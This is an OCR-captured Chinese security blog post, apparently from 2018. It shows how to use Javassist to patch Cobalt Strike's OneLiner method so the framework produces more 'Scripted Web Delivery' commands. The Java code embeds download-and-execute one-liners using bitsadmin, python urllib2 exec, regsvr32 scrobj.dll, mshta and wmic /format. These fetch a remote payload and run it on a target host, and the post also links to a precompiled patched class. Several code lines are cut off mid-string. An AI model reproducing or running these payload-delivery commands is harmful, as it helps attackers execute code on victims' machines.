
Cobal Strike 自定义 OneLiner | Evi1cg's blog

Cobal Strike 自定义 OneLiner

发表于 2018-06-27 | 分类于 技术分享 | 评论数： 1

0x00 起因

在使用 Cobal Strike 的过程中，我们可以看到里面已经集成了几种 Script Web Delivery，如下图：



而且在生成以后打开 site, 只需要点击 Copy URL 就可以把命令复制出来，再写 aggressor 脚本时也想要实现这个功能，发现 copy 以后只有 url，并没有命令，所以为了一探究竟，还是把 CS 解压，grep 了一把，定位到 common.CommonUtils，发现了 OneLiner 方法：


```
public static String OneLiner(String url, String type)
{
  if ("bitsadmin".equals(type)) {
    String f = garbage("temp");
    return "cmd.exe /c bitsadmin /transfer " + f + " " + url + " %APPDATA%\\" + f + ".exe&%APPDATA%\\" + f + ".exe&del %APPDA
  }
  if ("powershell".equals(type)) {
    return PowerShellOneLiner(url);
```


```
    }
    if ("python".equals(type)) {
      return "python -c \"import urllib2; exec urllib2.urlopen('" + url + "').read();\"";
    }
    if ("regsvr32".equals(type)) {
      return "regsvr32 /s /n /u /i:" + url + " scrobj.dll";
    }

    print_error("'" + type + "' for URL '" + url + "' does not have a one-liner");
    throw new RuntimeException("'" + type + "' for URL '" + url + "' does not have a one-liner");
  }
```

所以要实现这个功能我们就需要对这个 class 进行修改，增加我们想要的命令。

0x01 使用 javassist 修改 class

Javassist 是一个能够操作字节码框架，通过它我们能很轻易的修改 class 代码。首先下载 javassist ，新建一个 java 工程，右键工程导入 javassist 包。






我们可能常用 `mshta http://host/test.png` 的方式来请求 payload，可以使用一下代码进行添加：

```
package changeclass;

import java.io.IOException;

import javassist.CannotCompileException;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;
import javassist.NotFoundException;

public class change {
        public static void main(String[] args) {
                updateMethod();
        }

        public static void updateMethod(){
                try {
                        ClassPool cPool = new ClassPool(true);
                        //如果该文件引入了其它类，需要利用类似如下方式声明
                        //cPool.importPackage("java.util.List");

                        //设置cobaltstrike.jar文件的位置
                        cPool.insertClassPath("/tmp/cobaltstrike.jar");
```

```
//获取该要修改的class对象
CtClass cClass = cPool.get("common.CommonUtils");

//获取到对应的方法

CtMethod cMethod = cClass.getDeclaredMethod("OneLiner");

//更改该方法的内部实现
//需要注意的是对于参数的引用要以$开始，不能直接输入参数名称
cMethod.setBody("{ if (\"bitsadmin\".equals($2)) {"
                + "String f = garbage(\"temp\");"
                + "return \"cmd.exe /c bitsadmin /transfer \" + f + \" \" + $1 + \" %APPDATA%\\\\\\" + f + \".exe&%APPDATA%\\\\\\" + f + \".exe&del %APPDATA%\\\\\\" + f + \".exe\";}"
                + "if (\"powershell\".equals($2)) {"
                + "return PowerShellOneLiner($1);}"
                + "if (\"python\".equals($2)) {"
                + "return \"python -c \\\"import urllib2; exec urllib2.urlopen('\" + $1 + \"').read();\\\"\";}"
                + "if (\"regsvr32\".equals($2)) {"
                + "return \"regsvr32 /s /n /u /i:\" + $1 + \" scrobj.dll\";}"
                + "if (\"mshta\".equals($2)) {"
                + "return \"mshta \" + $1;}"
                + "if (\"wmic\".equals($2)) {"
                + "  return \"wmic os get /format:\\\"\" + $1 + \"\\\"\";}"
                + "print_error(\"'\" + $2 + \"' for URL '\" + $1 + \"' does not have a one-liner\");"
                + "throw new RuntimeException(\"'\" + $2 + \"' for URL '\" + $1 + \"' does not have a one-liner\");}");
                        //修改以后输出目录
                        cClass.writeFile("/tmp/");

                        System.out.println("=======修改方法完=========");
                    } catch (NotFoundException e) {
                        e.printStackTrace();
                    } catch (CannotCompileException e) {
                        e.printStackTrace();
                    } catch (IOException e) {
                        e.printStackTrace();
                    }
                }

    }
```

> 在这里要注意的是，方法 OneLiner(String url, String type) 有两个参数，方法中的参数从 `$1` 开始，若该方法为非 static 方法，可以用 `$0` 来表示该方法实例自身，若该方法为 static 方法，则 `$0` 不可用。而且写的代码需要将 `"` ，`\` 进行转义。

运行此代码，可成功生成一个新的 class:



```
                + "return \"cmd.exe /c bitsadmin /transfer \" + f + \" \" + $1 + \" %APPDATA%\\\\\\" + f + \".exe&&%APPDAT
                + "if (\"powershell\".equals($2)) {"
                + "return PowerShellOneLiner($1);}"
                + "if (\"python\".equals($2)) {"
                + "return \"python -c \\\"import urllib2; exec urllib2.urlopen('\" + $1 + \"').read();\\\"\";}"
                + "if (\"regsvr32\".equals($2)) {"
                + "return \"regsvr32 /s /n /u /i:\" + $1 + \" scrobj.dll\";}"
                + "if (\"mshta\".equals($2)) {"
                + "return \"mshta \" + $1;}"
                + "if (\"wmic\".equals($2)) {"
                + "  return \"wmic os get /format:\\\"\" + $1 + \"\\\"\";}"
                + "print_error(\"'\" + $2 + \"' for URL '\" + $1 + \"' does not have a one-liner\");"
                + "throw new RuntimeException(\"'\" + $2 + \"' for URL '\" + $1 + \"' does not have a one-liner\");}");

        //替换原有的文件
        cClass.writeFile("/Users/evi1cg/Downloads/tmp/");

        System.out.println("=======修改方法完=========");
    } catch (NotFoundException e) {
        e.printStackTrace();
    } catch (CannotCompileException e) {
```

Problems Javadoc Declaration Console

```
<terminated> change [Java Application] /Library/Java/JavaVirtualMachines/jdk1.8.0_60.jdk/Contents/Home/bin/java (2018年6月27日 下午3:56:26)
=======修改方法完=========
```

```
└─$ ls
CommonUtils$1.class CommonUtils.class   cobaltstrike.jar    common
┌──evi1cg@MacBookPro ~/Downloads/tmp
└─$ ls common
CommonUtils.class
```

将此 class 替换 CS 中的 class 就好了。


使用的时候只需要在 aggressor 中 site_host 中指定即可，例如使用 wmic


```
site_host(%options["host"], %options["port"], %options["uri"], $data, "text/plain", "Scripted Web Delivery (wmic)");
```

使用 mshta

```
site_host(%options["host"], %options["port"], %options["htauri"], $htadata, "application/hta", "Scripted Web Delivery (mshta)");
```

效果如下：





已经编译好的 class 可以从这里下载：

GIT： CS_Chinese_support